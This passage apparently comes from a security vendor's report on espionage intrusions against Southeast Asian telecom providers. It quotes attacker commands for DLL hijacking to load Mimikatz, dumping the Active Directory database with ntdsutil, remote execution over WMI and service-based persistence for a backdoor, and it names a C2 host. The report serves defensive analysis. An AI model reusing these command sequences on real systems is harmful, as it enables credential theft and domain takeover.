
As mentioned, the attackers used the DLL search order hijacking technique in order to load Mimikatz. To do so, the attackers replaced the legitimate DLL “mscorsvc.dll” and then executed the binary “mscorsvw.exe” which loads this DLL:



```
"cmd.exe" /c copy /y C:\Windows\Microsoft.NET\Framework64\mscorsvc.dll \\[redacted]\c$\Windows\Microsoft.NET\Framework64\mscorsvc.dll
"cmd.exe" /c del \\[redacted]\c$\Windows\Microsoft.NET\Framework64\mscorsvc.dll
"cmd.exe" /c move /y c:\windows\temp\EXANG\mscorsvc.dat0225035138a C:\Windows\Microsoft.NET\Framework64\mscorsvc.dll
"cmd.exe" /c del C:\Windows\Microsoft.NET\Framework64\mscorsvc.dll
"cmd.exe" /c C:\Windows\Microsoft.NET\Framework64\mscorsvw.exe
```

Preparing the files for DLL search order hijacking of the malicious mscorsvc.dll

From the activities observed, the DLL executed Mimikatz, performed Pass-the-Hash and credential dumping, and performed some reconnaissance commands using “net user”:



T1075 - Pass the Hash : Pass the hash sender suspicion

The process is executing Mimikatz (ATT&CK: Credential Access)

Unknown DLL was loaded in a suspicious manner (ATT&CK: Privilege Escalation)

mscorsvc.dll
File name


```
net user [redacted] /domain
net group "enterprise admins" /domain
net user [redacted] /domain
net user [redacted] /domain
net user [redacted] /domain
net user [redacted] /domain
net user krbtgt /domain
net user [redacted] /domain
net user [redacted] /domain
net user [redacted]
net user [redacted] /domain
net group "domain admins" /domain
net user [redacted] /domain
net user [redacted]/domain
```

Execution of the mscorsvw.exe process with the malicious search order hijacked DLL, mscorsvc.dll

Phase 3: Changes in TTPs


The third phase shares similarities with the initial phases, yet has its own unique characteristics, namely, with the introduction of new tools that were not observed in the previous phases.

Those tools include a script used for AD database dumping, NBTScan, Dump Event Log tool, and again, a new Mimikatz executable. The attackers ran a script named a.bat remotely on several DCs, which is used to dump the Active Directory Database file (ntds.dit) using NTDSUTIL's IFM Creation (VSS shadow copy):



```
"cmd" /c cd /d C:\inetpub\wwwroot\&wmic /node:[redacted] process call create a.bat&echo [S]&cd&echo [E]
wmic /node:[redacted] process call create a.bat
C:\Windows\system32\cmd.exe /c a.bat
"cmd" /c cd /d c:\windows\system32\inetsrv\&del c:\windows\a.bat&echo [S]&cd&echo [E]
```

The creation, execution and deletion of a.bat




```
C:\Windows\system32\cmd.exe /c a.bat
```

```
ntdsutil "ac i ntds" "ifm" "create full c:\root" q q
```

T1003 - Credential Dumping, T1081 - Credentials in Files : Audit object access NTDS file via shadow copy evidence

The execution of a.bat as seen in the Cybereason Defense Platform

The attackers extended their reconnaissance activity in phase three by executing NBTScan (named smnbt.exe), which is used for scanning IP networks for NetBIOS naming information, in addition to other native tools such as query.exe and dsget.exe:



```
"cmd" /c cd /d C:\inetpub\wwwroot\&net group '[redacted]' /domain&echo [S]&cd&echo [E]
```

```
"cmd" /c cd /d C:\inetpub\wwwroot\&net group "[redacted] All [redacted]
VPN Users" /domain&echo [S]&cd&echo [E]
```


```
"cmd" /c cd /d C:\PerfLogs\&msnbt -af [redacted]&echo
[S]&cd&echo [E]
```

```
"cmd" /c cd /d C:\inetpub\wwwroot\&dsget group -members
"CN=[redacted],OU=[redacted],OU=Domain Groups OU,DC=[redacted],DC=LOCAL" |dsget
user -[redacted] -email&echo [S]&cd&echo [E]
```


```
"cmd" /c cd /d C:\inetpub\wwwroot\&netstat -an | find "ESTABLI
SHED"&echo [S]&cd&echo [E]
```

Execution of the WebShell as seen in the Cybereason Defense Platform

As observed in the other phases, the attackers harvested credentials using Mimikatz, but this time it was an executable (.exe) file named s6.exe and 26.exe (both have the same hash). The process was executed both by the WebShell and by using WMI. The output was saved into a file named “1.txt” and “log.log”, and later sent to the attackers:



```
"cmd" /c cd /d C:\PerfLogs\&s6.exe >1.txt&echo [S]&cd&echo
[E]
```




```
"cmd" /c cd /d C:\PerfLogs\&26.exe >log.log&echo [S]&cd&echo
[E]
```

Saving the output of Mimikatz to 1.txt and log.log

Phase 4: Changes in TTPs

The only addition observed between phase four compared to previous phases is that the attackers once again used a different Mimikatz executable named d64.exe. It was found in both folders: c:\windows\d64.exe and c:\compaq\d64.exe:

Prevention of d64.exe - Mimikatz



Evidence (1)

Malicious by Anti-Malware evidence

- Properties

d64.exe
File name

c:\windows\d64.exe
Canonized Path

d62246a07992a7dcefb253782b188224
MD5 signature

Not specific
Product type

Quarantined
Detection status

Similarities to Operation Soft Cell

During the investigation, there were significant similarities to the activity described in Operation Soft Cell. Here are some of the similarities between the investigations:

Category	Cluster A: Suspected Soft Cell Activity	Operation Soft Cell
Naming convention	Tools saved under C:\PerfLogs\ C:\perflogs\s6.exe (Mimikatz) c:\perflogs\msnbt.exe (NBTScan) c:\perflogs\lg.exe (Local Group)	Tools saved under C:\PerfLogs\ C:\perflogs\pl6.exe (Mimikatz) C:\perflogs\nbt.exe (NBTScan) c:\perflogs\lg.exe (Local Group)

	Mimikatz execution: "cmd" /c cd /d C:\PerfLogs\&s6.exe >1.txt&echo [S]&cd&echo [E]	Mimikatz execution: "cmd" /c cd /d C:\PerfLogs\&pl6.exe > 1.txt&echo [S]&cd&echo [E]
	Running a script named “a.bat” remotely, using WMI: wmic /node:[REDACTED] process call create a.bat&echo [S]&cd&echo [E]	Running a script named “a.bat” remotely, using WMI: wmic /node:[REDACTED] /user:"[REDACTED]" /password:"[REDACTED]" process call create a.bat&echo [S]&cd&echo [E]
Shared tools used	Local Group (renamed “lg.exe” in both cases) PortQry (renamed “psc.exe” in both cases) SoftEther VPN (renamed in both cases) NBTScan (renamed in both cases) China Chopper WebShell Cobalt Strike Payloads NET commands Modified Mimikatz WMI	
Techniques / procedures	Exploiting the Exchange server every few months Change IOCs between phases Hiding tools in the recycle.bin folder Use of the DLL search order hijacking technique Renaming binaries	

In addition to the similarities observed among TTPs, there was another connection to the original Soft Cell report. In following the infrastructure of the Soft Cell activity group and analyzing their tools, one tool got our attention: d64.exe, the Mimikatz binary observed in phase 4. This file’s PDB pattern is very similar to other tools observed in the Operation Soft Cell report and related samples:

PDB path observed in d64.exe	PDB found in previous Soft Cell binaries
E:\vs_proj\mimkTools\dcsync_new\x64\dcsync64.pdb	E:\simplify_modify\x64\simplify.pdb E:\vs_proj\simplify_modify\Win32\simplify.pdb

Pivoting from the files observed in the attack, other malicious files with the same PDB patterns (“E:\vs_proj\*” and "E:\simplify_modify\*") were found which could be part of the Soft Cell activity group arsenal. ***Please refer to Appendix A for further details.***

Cluster B: Suspected Naikon APT Activity

During our investigation, as more evidence was collected, Cybereason identified another cluster of activity targeting Telcos in ASEAN countries. This cluster exhibits rather unique TTPs compared to the ones detailed in Cluster A; namely the use of different tools and C2 server infrastructure. In addition, this cluster's activity was first observed in Q4 of 2020, while Cluster A goes back to 2018.


The main tool used in this cluster is the newly discovered Nebulae backdoor, which according to BitDefender is attributed to the Naikon APT group. In addition, the attackers deployed a previously undocumented keylogger dubbed "*EnrollLoger*" on selected high-profile assets, most likely to obtain sensitive information and to harvest credentials of high-privilege user accounts.

As previously mentioned, while Cluster B has its unique characteristics that separate it from Cluster A, there were some overlaps observed in terms of the victimology, time frame, the endpoints and some generic tools that were also observed in cluster A.

Maintaining Foothold: The Nebulae Backdoor

One of the unique tools spotted in the course of the attack is the rare Nebulae backdoor, which was first reported in April 2021 and attributed to the Naikon group. The attackers evidently tried to evade detection by executing the backdoor in the context of legitimate and trusted applications that are vulnerable to DLL Side-Loading.

For example, the attackers used the legitimate "chrome_frame_helper.exe" - which is part of Google's "Google Chrome Frame" - to load the fake module "chrome_frame_helper.dll", which contained the Nebulae backdoor payload:




```
jdk.gsvvfsso.com > 45.43.50.198
net use \\[redacted]\C$ "[redacted]" /u:a\admin
backup.exe \\[redacted] cmd.exe
```

Nebulae Backdoor execution as seen in the Cybereason Defense Platform

Once Cybereason blocked and quarantined "chrome_frame_helper.dll", the attackers immediately adapted by deploying the Nebulae backdoor via a new legitimate application that is vulnerable to DLL Side-Loading. This time the attackers used "patchwrap.exe" which is a "Symantec Client Management Component" that loads the malicious module "atl110.dll".

As displayed below in the Cybereason Defense Platform, the exploitation of trusted security tools and especially anti-virus software is a very known tactic used by many threat actors:



```
tasklist /S [redacted] /u a\sa-nau$ /p "[redacted]"
```

```
sc create PatchWrap binpath= "C:\Program Files (x86)\Symantec\Symantec Endpoint Protection\PatchWrap.exe" start= auto displayname= "Symantec Endpoint Update"
```

```
wmic /node:"[redacted]" /user:"[redacted]" /password:"[redacted]" process call create "C:\Program Files (x86)\Symantec\Symantec Endpoint Protection\PatchWrap.exe"
```

Nebulae Backdoor execution of various tasks as seen in the Cybereason Defense Platform

The main features of the Nebulae backdoor include:

